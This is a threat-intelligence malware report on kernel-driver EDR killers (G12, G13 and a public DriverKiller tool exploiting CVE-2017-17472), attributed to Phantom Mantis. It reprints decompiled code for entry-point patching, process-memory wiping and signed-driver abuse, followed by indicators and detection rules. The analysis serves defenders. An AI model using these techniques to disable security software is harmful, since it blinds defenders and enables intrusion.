0x22204C	Set the global command-line template or prefix
0x222050	Add an argument to the command-line rewrite ignore list
0x222054	Start an asynchronous size query for a staged file path
0x222058	Prepare and run a staged file-read request
0x22205C	Return the staged-file size
0x222060	Copy the staged-file buffer to the caller and release it
0x222084	Enable or disable CRC- and signature-based driver blocking
0x222088	Enable or disable backup of newly loaded driver files
0x22208C	Add a CRC32 value to the driver blacklist
0x222090	Add a byte-signature and optional timestamp rule to the driver blacklist
0x222094	Enumerate registered minifilter callback records
0x222098	Unregister the selected minifilter in a worker context
0x22209C	Write to kernel memory once or maintain the write in a worker loop
0x2220A4	Enumerate loaded kernel modules

0x2220C0	Enumerate the 64-bit PEB module list of a selected process
0x2220C4	Enable or disable VMProtect-marker detection
0x2220C8	Copy a staged kernel buffer into a selected process address
0x2220D0	Add a driver basename to the runtime whitelist
0x2220D4	Open a DOS or volume path with the \??\ object-manager prefix
0x2220DC	Select the action taken when the redirection proxy process exits
0x2220E0	Attempt a system reset through the 8042 keyboard controller
0x2220E4	Start a worker that disrupts user memory across a broad PID range
0x222100	Return the executable image path from a selected process PEB
0x222104	Return a process list obtained from system process information
0x222400	Start the Object Manager callback guard
0x222404	Stop the Object Manager callback guard
0x222408	Add a trusted caller process name
0x22240C	Add a protected-process rule with PID, caller path, and access mask
0x222410	Write data to a file through a kernel path
0x222414	Rename a file through a kernel path
0x222418	Spoof the image path stored in a process image file object
0x222440	Apply a seeded CRC32 transformation to a four-byte value

The larger interface changes the operational value of the driver. G12 is already multifunctional, but G13 can actively evaluate and neutralize newly loaded defensive drivers. It can also damage process memory without using the ordinary termination route.

Driver-load inspection and blocking

G13 registers an image-load callback. Eligible kernel images are forwarded to an inspection function after basic validation.

```

void __fastcall DriverImageLoadNotify(PUNICODE_STRING FullImageName, HANDLE ProcessId, PIMAGE_INFO ImageInfo)
{
    int *ImageBase; // rdx

    if ( KeGetCurrentIrql() < 2u && ImageInfo != nullptr )
    {
        ImageBase = (int *)ImageInfo->ImageBase;
        if ( ImageBase != nullptr
            && FullImageName != nullptr
            && FullImageName->Length != 0
            && FullImageName->Buffer != nullptr
            && ImageBase >= MmHighestUserAddress
            && ProcessId == nullptr
            && (ImageInfo->Properties & 0x100) != 0 )
        {
            InspectAndNeutralizeLoadedDriver(0: FullImageName, image_base: ImageBase);
        }
    }
}

```

Evidence shows DriverImageLoadNotify verifying the image metadata and calling InspectAndNeutralizeLoadedDriver for a system-space image. This places the blocking decision in the driver-load path. It allows G13 to evaluate a defensive or competing driver before that driver completes normal initialization.

The inspection function then combines runtime policy, normalized image metadata, CRC and signature rules, optional timestamp matching, and VMProtect-marker checks.

The checks are independent selectors rather than one fixed blacklist. That design lets a controller add hashes or byte signatures at runtime and tune whether matching drivers are backed up or neutralized.

The inspection subsystem supports:

- A case-insensitive driver-basename whitelist

- Runtime CRC32 blacklist values

- Primary and optional secondary byte signatures

- An optional PE timestamp condition

- Detection of vmp0 and vmp1 markers associated with VMProtect

- Backup of newly loaded driver files

When an active rule matches, G13 resolves the PE64 entry point and replaces its first instructions with a short stub that returns STATUS_ACCESS_DENIED.

Snippet above shows PatchDriverEntryToAccessDenied. The function validates the image, checks the PE signature and AMD64 optional-header value, resolves the entry point, and passes a return stub to an MDL-backed patch routine. The patch prevents the original entry point from running normally. This capability targets defensive kernel components at an earlier layer than user-mode process termination.

The neutralizing stub has the following logical form:

```

mov eax, STATUS_ACCESS_DENIED
ret
nop

```

The supporting write routine allocates an MDL, locks the target page, maps it into system space, copies the patch, and unlocks the page. This is a controlled code-modification primitive in the observed path. It also increases system-stability risk if the target address or image state is incorrect.

Process termination and memory destruction

G13 retains direct termination through 0x22201C. It also provides worker-based termination through 0x221E60. The worker path can separate the request context from the terminating thread and record status through the logging subsystem.

The following worker constructs a PID string, creates a system thread, waits for completion, and records the returned status.

```
v17 = v6 - 0x221E60;
if ( v17 == 0 )
{
    if ( (_DWORD)v7 != 4 || MasterIrp == nullptr )
        goto LABEL_226;
    g_TerminateTargetPid = *(_DWORD *)&MasterIrp->Type;
    AppendDriverLog(a1: "ZF2:%d", g_TerminateTargetPid);
    *(_QWORD *)&DestinationString.Length = 0;
    ObjectAttributes.Length = 48;
    ObjectAttributes.RootDirectory = nullptr;
    ObjectAttributes.Attributes = 512;
    ObjectAttributes.ObjectName = nullptr;
    *(_QWORD *)&ObjectAttributes.SecurityDescriptor = 0;
    v5 = PsCreateSystemThread(
        ThreadHandle: (PHANDLE)&DestinationString,
        DesiredAccess: 0x1FFFFFu,
        &ObjectAttributes,
        ProcessHandle: nullptr,
        ClientId: nullptr,
        StartRoutine: (PKSTART_ROUTINE)TerminateProcessWorker,
        StartContext: nullptr);
    if ( *(_QWORD *)&DestinationString.Length != 0 )
    {
        ZwWaitForSingleObject(Handle: *(HANDLE *)&DestinationString.Length, Alertable: 0, Timeout: nullptr);
        ZwClose(Handle: *(HANDLE *)&DestinationString.Length);
    }
    v16 = g_TerminateResult == 0;
    goto LABEL_31;
}
```

The worker path does not replace direct 0x22201C termination; both remain available. It adds scheduling and status-collection logic that can make process control less dependent on the original caller thread.

IOCTL 0x221E64 invokes a more destructive operation for one selected PID. The driver resolves the process with PsLookupProcessByProcessId, allocates a 0x1024-byte nonpaged buffer, fills it with 0xCC, attaches to the target address space with KeStackAttachProcess, and scans writable user-space addresses. It uses MmIsAddressValid and ProbeForWrite before copying the fill pattern.

The selected-process path prepares the target context, allocates a page-pattern buffer, maps or validates user pages, and dispatches the destructive write helper.

```

char __fastcall PatchMemoryPageViaMdl(__int64 target_address, const void *patch_bytes, int a3)
{
    char success; // b1
    signed __int64 v4; // r14
    unsigned __int64 v7; // rsi
    PMDL mdl; // rdi
    char *mapped_page; // rcx

    success = 0;
    v4 = a3;
    if ( target_address == 0 )
        return 0;
    if ( patch_bytes == nullptr )
        return 0;
    if ( a3 == 0 )
        return 0;
    v7 = target_address & 0xFFFFFFFFFFFFFFFFuLL;
    mdl = IoAllocateMdl(
        VirtualAddress: (PVOID)(target_address & 0xFFFFFFFFFFFFFFFFuLL),
        Length: 0x1000u,
        SecondaryBuffer: 0,
        ChargeQuota: 0,
        Irp: nullptr);
    if ( mdl == nullptr )
        return 0;
    MmProbeAndLockPages(
        MemoryDescriptorList: mdl,
        AccessMode: 0,
        Operation: (LOCK_OPERATION)(v7 > (unsigned __int64)MmHighestUserAddress));
    if ( (mdl->MdlFlags & 5) != 0 )
        mapped_page = (char *)mdl->MappedSystemVa;
    else
        mapped_page = (char *)MmMapLockedPagesSpecifyCache(
            MemoryDescriptorList: mdl,
            AccessMode: 0,
            CacheType: MmCached,
            RequestedAddress: nullptr,
            BugCheckOnFailure: 0,
            Priority: 0x10u);
    if ( mapped_page != nullptr && (__int64)(v7 - target_address + 4096) >= v4 )
    {
        memmove(Dst: &mapped_page[target_address - v7], Src: patch_bytes, MaxCount: v4);
        success = 1;
    }
    MmUnlockPages(MemoryDescriptorList: mdl);
    IoFreeMdl(Mdl: mdl);
    return success;
}

```

The routine is distinct from a normal termination request. Its purpose is to damage accessible user memory so that the target cannot continue operating reliably even when a single process-open or terminate action is blocked.

Evidence shows WipeProcessUserMemory resolving the PID, allocating and filling the buffer, attaching to the process, validating candidate pages, and writing the repeated pattern. This differs from ordinary process termination. It attempts to destroy executable state and data inside the process address space. IOCTL 0x2220E4 applies the same approach across a broad PID range.

G13 can also copy a staged kernel buffer into a caller-selected process address through MmCopyVirtualMemory and IOCTL 0x2220C8.

```

char CopyStagedBufferToProcess()
{
    __int64 byte_count; // rbx
    PEPROCESS source_process; // rax
    int status; // eax
    const char *v4; // rcx
    PEPROCESS target_process; // [rsp+58h] [rbp+10h] BYREF
    char bytes_copied; // [rsp+60h] [rbp+18h] BYREF

    target_process = nullptr;
    PsLookupProcessByProcessId(ProcessId: (HANDLE)(unsigned int)g_CopyTargetPid, Process: &target_process);
    if ( target_process == nullptr )
        return AppendDriverLog(a1: "!pEp");
    byte_count = (unsigned int)g_CopyByteCount;
    source_process = IoGetCurrentProcess();
    status = MmCopyVirtualMemory(
        a1: source_process,
        a2: &unk_14000B19C,
        a3: target_process,
        a4: g_CopyTargetAddress,
        a5: byte_count,
        a6: 0,
        a7: &bytes_copied);
    v4 = (const char *)qword_140008770;
    if ( status < 0 )
        v4 = "!MmC";
    return AppendDriverLog(a1: v4);
}

```

The function resolves the target process, creates the source/target copy context, and reports the transferred byte count. The supplied material establishes cross-process data transfer. It does not show that the copied data is executed, so the report does not classify this path as confirmed process injection.

Logging and supporting functions

G13 writes WindowsData<random>.log under a directory derived from the KnownDllPath object-manager symbolic link. RtlRandomEx supplies the variable component. Before each flush, the driver transforms pending log data with a repeating 192-byte XOR stream and appends it through a dedicated kernel thread.

The log flush routine acquires the log buffer, applies the embedded XOR stream across the pending bytes, writes the transformed buffer, and releases the protected region.

```

__int64 FlushEncryptedLog()
{
    AcquireResourceExclusive(a1: &stru_14000B6E0);
    if ( g_LogBufferLength != 0 )
    {
        XorLogBuffer(data: (_BYTE *)g_LogBuffer, length: g_LogBufferLength, state: &dword_14000A9B4);
        CreateAndWriteFile(a1: &DestinationString, a2: (void *)g_LogBuffer, a3: g_LogBufferLength);
        g_LogBufferLength = 0;
    }
    return ReleaseResourceAndLeaveCriticalRegion(a1: &stru_14000B6E0);
}

```

The repeating 192-byte stream prevents immediate plain-text recovery from the file but is reversible and provides neither authenticity nor cryptographic confidentiality.

The XOR operation hides plain-text messages from casual inspection. It does not provide cryptographic confidentiality or integrity. Observed messages record process identifiers, CRC32 rules, driver paths, and blacklist results.

The observed message formats are:

ZF2:<pid>

ZF:<pid>

Add Crc32:<value>

PDriver FullI:<path>

WDriver FullI:<path>

BlackS Tag

BlackS Tag2

The driver can also enumerate loaded kernel modules and process module lists, manage WFP redirection policy, perform staged file transfer, enumerate or unregister minifilters, maintain kernel-memory writes in a worker loop, and query process image paths. These functions support a wider security-control interference workflow than the G13 loader's fixed process list alone suggests.

DriverKiller: Focused Signed-Driver Abuse

Public project provenance

DriverKiller.exe retains the following PDB path:

C:\Users\4\Desktop\EDRKILLER\BY0VD-DriverKiller-master\BY0VD-DriverKiller-master\x64\Release\DriverKiller.pdb

The path names the public alex30/BY0VD-DriverKiller project. The repository contains a driver with the same SHA-256 filename and documents the same execution model:

```
DriverKiller.exe <process.exe> [-d]

Service name DriverKiller

Embedded driver extraction and service start

Device name Viragtlr

IOCTL 0x82730030

Optional service and driver deletion with -d
```

The executable also retains the project's French diagnostic strings and the same resource layout. Its PE timestamp is 3 September 2025 and the binary was built with Microsoft Visual C/C++ 19.44 through Visual Studio 2022 17.14. PE timestamps can be modified, but this timestamp is consistent with the public project's 2025 development period.

We assess that the sample is a direct or minimally modified build of the public project. This explains its code structure more directly than independent

[Phantom Mantis](#)

development. Its presence in the portfolio demonstrates tool acquisition and operational adoption.

Sample identity and deployment

The directly examined pair consists of:

Sample	SHA-256
DriverKiller.exe	781728e15f1e31bb8976bdf4b2fe04a8254f9d0c658317177301aae78e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.SYS
8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.SYS	8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.SYS

RCDATA resource ID 1 inside DriverKiller.exe is 73,424 bytes. Its MD5, SHA-1, and SHA-256 values match the supplied SYS file. The controller therefore carries the exact analyzed driver rather than a modified rebuild.

The executable accepts a process image name and optional -d. If service DriverKiller is absent, it extracts the resource to:

C:\Windows\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys

It creates a demand-start kernel-driver service and starts it. The code does not enable SeLoadDriverPrivilege or another token privilege. It assumes that the operator already has sufficient administrative rights.

DriverKiller stores the VirIT Agent driver as RCData resource ID 1. The following decompiled block shows the resource being located, loaded into memory, and prepared for extraction.

```
hResInfo = FindResourceW((HMODULE)0x0, (LPCWSTR)0x1, (LPCWSTR)0xa);
if (hResInfo != (HRSRC)0x0) {
    pVar10 = (wchar_t *)hResInfo;
    DVar4 = SizeofResource((HMODULE)0x0, hResInfo);
    pVar15 = (wchar_t *) (ulonglong)DVar4;
    if (((DVar4 != 0) &&
        (hResData = LoadResource((HMODULE)0x0, hResInfo), pVar10 = (wchar_t *)hResInfo,
        hResData != (HGLOBAL)0x0)) &&
        (lpBuffer = LockResource(hResData), pVar10 = (wchar_t *)hResInfo, lpBuffer != (HRSRC)0x0))
    {
        uVar11 = 0;
        pVar10 = (wchar_t *)local_248;
        pVar14 = (wchar_t *)0x0;
        BVar3 = SHGetSpecialFolderPath((HWND)0x0, pVar10, 0, 0);
        if (BVar3 != 0) {
            FUN_1400015a0(local_458, 0x104,
                L"%s\\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys",
                local_248);
            uVar11 = 0;
            pVar14 = (wchar_t *)0x0;
            pVar10 = (wchar_t *)0x40000000;
            pVar7 = CreateFileW(local_458, 0x40000000, 0, (LPSECURITY_ATTRIBUTES)0x0, 2, 0x80, (HANDLE)0x0);
            ;
            if (pVar7 != (HANDLE)0xffffffffffffffff) {
                uVar11 = 0;
                BVar3 = WriteFile(pVar7, lpBuffer, DVar4, (LPDWORD)0x0, (LPOVERLAPPED)0x0);
            }
        }
    }
}
```

The executable constructs a path containing the driver's SHA-256-based filename, creates the SYS file with CreateFileW, and writes the embedded resource through WriteFile. This establishes that the kernel driver is carried inside DriverKiller.exe rather than downloaded separately.

After writing the embedded driver to disk, DriverKiller connects to the Windows Service Control Manager and checks whether a service named DriverKiller already exists.

If the service is absent, the executable registers the extracted SYS file as a demand-start kernel driver. The parameters 1 and 3 passed to CreateServiceW correspond to SERVICE_KERNEL_DRIVER and SERVICE_DEMAND_START. The subsequent StartServiceW call loads the driver into kernel memory.

Once the kernel service is running, DriverKiller opens the VirIT Agent driver's user-accessible device interface at \\.\Viragtlt. It then prepares the operator-supplied process image name for transmission to the driver.

The process name is passed as a null-terminated input buffer through IOCTL 0x82730030. The VirIT driver handles this request by locating the matching process and invoking ZwTerminateProcess in kernel mode. This is the primary process-killing operation used by the supplied DriverKiller controller.

Viragtlt device interface

The driver identifies itself as VirIT Agent System, company TG Soft S.a.s., original filename viragt64.sys, version 1, 0, 0, 11. It was compiled with Visual Studio 2005 and has a PE timestamp of 7 September 2016. Its Authenticode content digest matches the embedded SHA-1 signature. The signer certificate identifies TG Soft and was valid from January 2016 to March 2019. The timestamp and signing chains could not be completed with the local trust store, so current Windows trust acceptance was not established.

The same interface is associated with

[CVE-2017-17472](#)

. NVD describes local impact through a request to \\.\Viragtlt using 0x82730030. The current decompilation provides the behavior missing from the short CVE description: the request buffer contains a process image name, the driver enumerates active processes, and a matching process reaches ZwTerminateProcess.

During initialization, the ViriT Agent driver creates a kernel device object and exposes it to user-mode applications through a DOS symbolic link. This interface allows DriverKiller.exe to communicate with the loaded driver.

```
RtlInitUnicodeString(local_58,u_\\Device\\Viragtl_00020110);
iVar4 = IoCreateDevice(param_1,0,local_58,0x845a,uVar11 & 0xffffffff00000000,
                    (ulonglong)pcVar12 & 0xffffffffffffff00,&DAT_00023958);
if (-1 < iVar4) {
    RtlInitUnicodeString(local_48,u_\\DosDevices\\Viragtl_00020138);
    iVar4 = IoCreateSymbolicLink(local_48,local_58);
    *(code **)(param_1 + 0x68) = FUN_00014154;
    puVar9 = (undefined8 *)(param_1 + 0x70);
    for (lVar6 = 0x1c; lVar6 != 0; lVar6 = lVar6 + -1) {
        *puVar9 = FUN_00014130;
        puVar9 = puVar9 + 1;
    }
}
```

The driver creates \\Device\\Viragtl with vendor-defined device type 0x845A and maps it to \\DosDevices\\Viragtl. This mapping makes the device accessible from user mode as \\.\Viragtl. The same block assigns the driver-unload routine at offset 0x68 and initializes the IRP major-function table beginning at offset 0x70.

The ViriT driver processes user-mode requests through a central IOCTL dispatch routine. The following branch handles the request code used by DriverKiller.exe.

```
if (uVar3 < 0x82730045) {
    if (uVar3 == 0x82730044) {
        FUN_000193f0();
    }
    else {
        if (uVar3 == 0x82730030) {
            iVar11 = FUN_00012ef4(3,(char *)p1Var4);
            *(longlong **)(param_2 + 0x38) = (longlong)iVar11;
            goto LAB_000140fd;
        }
    }
}
```

When the dispatcher receives IOCTL 0x82730030, it passes the buffered process-name input to FUN_00012ef4. The return value is written to the IRP status field before control moves to the common request-completion path.

Kernel-side process termination

The ViriT driver performs process discovery in kernel mode. It calls ZwQuerySystemInformation with SystemProcessInformation, enlarges its allocation when necessary, and walks the returned entries. It uppercases the supplied name and each active image name before an exact comparison. A match supplies the PID for ZwOpenProcess. The driver requests access mask 0x1f0fff and calls ZwTerminateProcess with status 99.

The termination handler compares the operator-supplied image name with the process names recovered from the system process inventory. Both values are converted to uppercase before comparison, making the match effectively case-insensitive.

```

    pcVar6 = pcVar7;
} while (cVar1 != '\0');
lVar9 = 0;
do {
    cVar1 = *(char *)((longlong)local_128 + lVar9);
    pcVar7[lVar9 + -1] = cVar1;
    lVar9 = lVar9 + 1;
} while (cVar1 != '\0');
pcVar6 = _strupr(param_2);
pcVar7 = _strupr((char *)local_128);
lVar9 = (longlong)pcVar6 - (longlong)pcVar7;
do {
    cVar1 = *pcVar7;
    cVar3 = pcVar7[lVar9];
    if (cVar1 != cVar3) break;
    pcVar7 = pcVar7 + 1;
} while (cVar3 != '\0');
if (cVar1 == cVar3) {
    local_158 = 0;
    local_168 = 0;
    local_160 = 0;
    local_150 = 0;
    local_148 = 0;
    local_170[0] = 0x30;
    local_180 = *(undefined8 *) (puVar10 + 0x14);
    local_178 = 0;
    iVar8 = ZwOpenProcess(&local_188, 0x1f0fff, local_170, &local_180);
    if (-1 < iVar8) {
        ZwTerminateProcess(local_188, 99);
    }
}
}

```

When the names match, the driver extracts the process identifier from the corresponding system-process record and passes it to `ZwOpenProcess`. The requested access mask is `0x1f0fff`, equivalent to `PROCESS_ALL_ACCESS`. A successfully opened process is then terminated through `ZwTerminateProcess` with exit status 99.

BYOVD assessment

The SYS metadata is coherent with a legitimate TG Soft product build. The company name, product name, original filename, PDB path, version, signature, and broader driver functionality align. `DriverKiller.exe` embeds the driver byte for byte and invokes an existing process-termination interface.

We assess that `DriverKiller` represents malicious use of a legitimate third-party driver interface documented in [CVE-2017-17472](#).

. This is BYOVD. The assessment does not mean that TG Soft developed the controller or intended the driver for malicious use.

The public project states that test-signing mode is required because the certificate has expired. The current analysis did not reproduce that requirement. Loadability depends on Windows version, Secure Boot, HVCI, vulnerable-driver policy, certificate-chain handling, and local configuration. No current revocation or Microsoft block-policy decision was tested.

Comparative Assessment

The three implementations can be reduced to two technical tracks.

G12 and G13: automated multifunction drivers

G12 and G13 perform target selection in user mode. Their loaders repeatedly enumerate processes and compare each image with the same fixed security-product list. This makes the chain autonomous after execution. It can continue scanning as products restart or new processes appear.

Their drivers expose many functions that are not required for simple termination. G12 adds protected Object Manager callbacks, WFP redirection, command-line rewriting, kernel file operations, and image-path spoofing. G13 retains these functions and adds driver blocking, minifilter control, process-memory destruction, kernel writes, expanded enumeration, staged transfer, and logging.

This design provides flexibility but increases complexity and operational risk. More callbacks, workers, IOCTLs, and memory-modification paths create additional failure modes. They also create more code and telemetry for defenders to identify.

DriverKiller: operator-directed signed-driver reuse

DriverKiller does not contain a security-product list. It sends one image name per invocation and lets the ViriT driver find the corresponding PID. The controller is smaller and the driver carries a legitimate signature. This can simplify deployment in environments where the driver remains loadable.

The tradeoff is reduced automation. The operator must know the correct image name or receive it from another component. The controller does not persistently scan, suppress a restarting agent, block defensive drivers, or modify process memory through the demonstrated path. Its public origin also means that defenders can study and detect the same service, resource, device, and IOCTL combination without recovering a private builder.

Capability matrix

Characteristic	G12	G13	DriverKiller
Automated target list	Yes	Yes, same list as G12	No
Repeated scan	Approximately every two seconds	Same operating model	No sustained loop
Loader obfuscation	Anti-disassembly and opaque predicates	Related obfuscated design	No comparable custom obfuscation identified
Embedded driver decoding	XOR 0xAB	XOR 0xAB	Driver stored byte-identically in RCDATA
Device naming	Date-derived ROR13 hash	Related driver interface	Fixed <code>Viragt1t</code>
Kill input	Four-byte PID	PID; direct and worker paths	NUL-terminated image name
Process termination	<code>ZwTerminateProcess</code>	Direct and asynchronous termination	<code>ZwTerminateProcess</code>
Process-memory destruction	Not identified in G12	Yes	Not demonstrated
Defensive driver blocking	Not identified in G12	Yes	Not demonstrated
WFP redirection	Yes	Yes, expanded policy	Not invoked by controller
File and image manipulation	Yes	Yes	Broader vendor functions exist, not invoked by controller
Driver origin	Related multifunction codebase	Expanded related codebase	Public controller plus legitimate TG Soft ViriT driver
Primary operational advantage	Autonomous repeated killing	Broad kernel interference	Rapidly acquired, focused CVE-2017-17472 BYOVD chain

We assess that this diversity is operationally meaningful. An operator-maintained multifunction driver offers control over targets, callbacks, networking, memory, and competing drivers. A public signed-driver chain offers a narrower route with almost no new kernel development. Shared purpose is not evidence of shared development. The collection is better understood as several tools curated for the same defense-evasion requirement.

Similarities with G11.sys and Relationship to GentleKiller

Analysis compares G12drv.sys and anticheatG13.sys with G11.sys, a GentleKiller driver. The displayed MCRIT results show shared functions while also showing that G12 and G13 are substantially larger. MCRIT similarity alone would not establish lineage. It is supported here by the shared loader template, target list, obfuscation, XOR key, termination request, and retained driver interface.

The displayed match supports reuse of functions between the builds while the size and function-count differences show that G12 is not a byte-identical copy. Similarity is treated as supporting evidence, not attribution by itself.

The second comparison uses the same reference against G13.

G13 again shares functions with G11 but presents a larger capability surface. The result is consistent with an expanded branch of the same broader family when read together with the loader and IOCTL continuity.

ESET's analysis of GentleKiller describes the same higher-level template: periodic process scanning, a broad security-product list, consistent obfuscation, and multiple variants built around different drivers. ESET lists G11 as one variant and reports that [Phantom Mantis](#) rapidly incorporates newly disclosed BYOVD proof-of-concept code.

We assess that G12 and G13 are later or parallel development branches of the GentleKiller line. G13 is the more capable branch because it retains G12 behavior while expanding kernel control. DriverKiller is not part of this code line. Its Viragtl interface, process-name input, public-project PDB path, and CVE-specific design place it in the externally sourced part of the portfolio.

Security-Product Targeting and Operational Impact

G12 and G13 encode a broad target set. The list includes user interfaces, scanning engines, service hosts, telemetry collectors, endpoint agents, EDR workers, remote-management processes, vulnerability scanners, and Windows security components. This breadth indicates an attempt to degrade multiple defensive layers rather than disable one vendor.

Termination does not guarantee complete product failure. Security platforms may use protected services, kernel drivers, watchdogs, redundant processes, cloud-side health monitoring, and automatic recovery. Repeated scanning partly addresses process restart. G13's driver-blocking function addresses a different layer by interfering with a defensive driver before initialization. Its memory-wipe operations can disrupt a process even when ordinary termination is restricted or monitored.

DriverKiller is less autonomous but remains useful. An operator can supply the exact image observed on a victim host. The approach avoids carrying a conspicuous fixed target list and can be adapted without rebuilding the executable. The embedded driver still requires sufficient privilege and must pass current Windows code-integrity policy.

The supplied evidence does not establish which killer preceded a later payload or whether every operation led to full sensor loss. The most defensible operational sequence is preparatory: obtain administrative execution, load a driver, reduce defensive visibility, and continue with another stage. The subsequent stage remains outside the available evidence.

MITRE ATT&CK Mapping

Technique	Observed behavior	Component	Evidence
T1027 - Obfuscated Files or Information	Jump-based anti-disassembly, opaque predicates, and XOR-decoded embedded drivers	G12 and G13 loaders	Internal decompiler and disassembly evidence
T1543.003 - Windows Service	Creates and starts demand-load kernel-driver services	G12, G13, and DriverKiller	drvsvc, service a, and DriverKiller deployment paths

T1562.001 - Disable or Modify Tools	Terminates security processes, blocks selected drivers, corrupts process memory, and manipulates defensive kernel components	G12, G13, and DriverKiller	Fixed target list, termination IOCTLs, entry-point patching, memory-wipe path, and Viragtl chain
T1588.002 - Tool	Adopts a public BYOVD controller and embedded vulnerable driver	DriverKiller	Project PDB path, public repository correspondence, and identical execution model

Indicators and Technical Artifacts

Cryptographic hashes

Indicator	Type	Component	Context
84d28538e0a6f4763b3c508be889d3c4bf759210ff238ed7186b30b6a697fbf8	SHA-256	G12clean.exe	Loader hash presented in the G12 analysis
83f6b8e88a8aa9407587fd5b41a68cc9408b22a493d1e6b7347517638605d57f	SHA-256	G12drv.sys	G12 kernel driver
d5d3143c6ef2c527f04bfb5e2d7f2429732803ea232ced1fc8b1dc2e3c8d09a6	SHA-256	G13clean.exe	User-mode loader that decodes and drops anticheatG13.sys, installs it as service a, scans for targeted security processes, and submits matching PIDs through IOCTL 0x22201C.
fd28c1ef42dc959c875fff1104d3774ef0973f026498af08fc86dea2f849832a	SHA-256	anticheatG13.sys	G13 kernel driver
da98b83be3485e2854ea3a0fec9d966a	MD5	DriverKiller.exe	User-mode controller
79f4ebf179a36d7ef2bd4466c0a69a0fc689d351	SHA-1	DriverKiller.exe	User-mode controller
781728e15f1e31bb8976bdf4b2fe04a8254f9d0c658317177301aaebb8852060	SHA-256	DriverKiller.exe	Directly examined user-mode controller
4f95bc0cb6171ef363d2c74c6281f797	MD5	VirIT Agent SYS	Supplied SYS and embedded RCDATA
9dda65f950496a46442d0100ee08e569327dfc6e	SHA-1	VirIT Agent SYS	Supplied SYS and embedded RCDATA
8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc	SHA-256	VirIT Agent SYS	Directly examined driver and exact embedded RCDATA

0188096c79f0cdde9233e52d4117c0f53e667e3d	Authentihash SHA-1	VirIT Agent SYS	Signed content digest; also useful across differently hashed copies with the same signed content
2d91a78e739891c9854c254f5b2a6b84c0e167dfa253466cbccd2cdd1c20145d	SHA-256	G11.sys	Comparison sample used in internal MCRIT analysis

Runtime and configuration artifacts

Indicator	Type	Component	Context
drvsvc	Service	G12	Kernel-driver service
C:\Windows\System32\drivers\drv.sys	File path	G12	Decoded driver destination
WindowsData	Seed and log string	G12 and G13	Device naming and G13 logging
0x22201C	IOCTL	G12 and G13	Four-byte PID termination request
a	Service	G13	Short kernel-service name; low fidelity alone
C:\Windows\Temp\anticheatG13.sys	File path	G13	Decoded driver destination
=== killer ===	Debug banner	G12	Loader diagnostic artifact
=== killer2 ===	Debug banner	G13	Loader diagnostic artifact
DriverKiller	Service	DriverKiller	Demand-start kernel-driver service
C:\Windows\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys	File path	DriverKiller	Extracted VirIT driver destination
\\.\Viragtl	Device path	DriverKiller	User-mode path opened by the controller

\Device\Viragtl	NT device	VirIT driver	Kernel device created during initialization
0x82730030	IOCTL	DriverKiller	Process-image-name termination request
viragt64.sys	Original filename	VirIT driver	TG Soft version resource
VIRAGT64.pdb	Debug artifact	VirIT driver	Vendor build artifact
BYOVD-DriverKiller-master	PDB/project artifact	DriverKiller	Public project name retained in the controller PDB path
CVE-2017-17472	Vulnerability	VirIT Agent driver	Viragtl and 0x82730030 interface

Detection, Hunting, and Mitigation

Prevent

Enforce a kernel-driver allow policy with WDAC or an equivalent control. Scope approvals by hash, version, path, host group, and operational need rather than signer alone.

Maintain current vulnerable-driver block policy and review whether historical VirIT Agent versions remain permitted.

Restrict local administrator access and monitor accounts authorized to create kernel-driver services.

Remove obsolete or unnecessary endpoint drivers that expose process, file, memory, or kernel-modification interfaces.

Detect

Alert on kernel-service creation for drvsvc, DriverKiller, or service a when the image path matches the observed G13 artifact.

Correlate drv.sys, anticheatG13.sys, or the hash-named VirIT driver with a subsequent driver load.

Monitor for multiple security-product processes terminating or restarting shortly after an unapproved kernel-driver service is installed.

Detect access to \\.\Viragtl where endpoint telemetry exposes kernel-device opens.

Monitor code-integrity, minifilter, and driver-load telemetry for a newly loaded driver that fails initialization after another unapproved driver is present.

Hunt

Search historical service-installation events for the three deployment patterns and expand the time window around each result to include file creation, driver load, process termination, and sensor-health changes.

Identify hosts where several security agents stopped within ten minutes of one kernel-driver load.

Compare approved TG Soft VirIT deployments against the observed DriverKiller service name, hash-named path, and unsigned controller.

Hunt for WindowsData together with drvsvc, anticheatG13.sys, the killer banners, or the fixed security-product strings in PE files.

Respond

Isolate hosts where driver installation and security-agent disruption occur in one sequence.

Preserve the driver file, service registry data, process tree, controller command line, code-integrity events, minifilter state, and security-product health history.

Reboot only after volatile collection when policy allows. A reboot can remove active driver and callback evidence.

Restore affected endpoint products and verify their user-mode services, kernel components, tamper protection, policy, and cloud connectivity.

Reduce Exposure

Maintain an inventory of approved kernel drivers, original filenames, service names, hashes, signers, versions, and device paths.

Collect Windows System Event ID 7045, Sysmon driver-load events where deployed, code-integrity logs, file hashes, process command lines, and EDR sensor-health events.

Create environment-specific allowlists for authorized security, hardware, and software-deployment drivers. Do not suppress all events from a trusted signer.

Threat Hunting Rules

The package contains six Sigma rules and two YARA rules. The Sigma base rules remain useful independently, but the highest-confidence result comes from correlating service installation, driver load, and security-process termination on one host.

Sigma Rule 1

Purpose: Detect the paired service names and image paths used by G12, G13, and DriverKiller.

Telemetry and required fields: Windows System Event ID 7045 with ComputerName, ServiceName, ImagePath, and timestamp.

Lookback and window: Search at least 30 days. Expand each hit by ten minutes before and after for file creation, driver load, process termination, and sensor-health events.

```
title: Phantom Mantis Killer Driver Service Installation
id: a1697293-98cc-4f35-9964-d7817fc7c303
name: pm_killer_service_install
status: experimental
description: Detects the paired service names and driver paths used by the G12, G13, and DriverKiller deployment chains.
author: PTI
date: 2026-07-24
logsource:
  product: windows
  service: system
detection:
  selection_event:
    EventID: 7045
  killer_g12:
    ServiceName: drvsvc
    ImagePath|endswith: '\Windows\System32\drivers\drv.sys'
  killer_g13:
    ServiceName: a
    ImagePath|endswith: '\Windows\Temp\anticheatG13.sys'
```

```

killer_driverkiller:
  ServiceName: DriverKiller
  ImagePath|endswith: '\Windows\8e92cc393a7f6acda90fff42925c42d2082dad593740ae2698d597dca5d1e7fc.sys'
  condition: selection_event and 1 of killer_*
falsepositives:
  - Authorized malware analysis using the supplied samples
  - Controlled BYOVD or EDR resilience testing
level: high
tags:
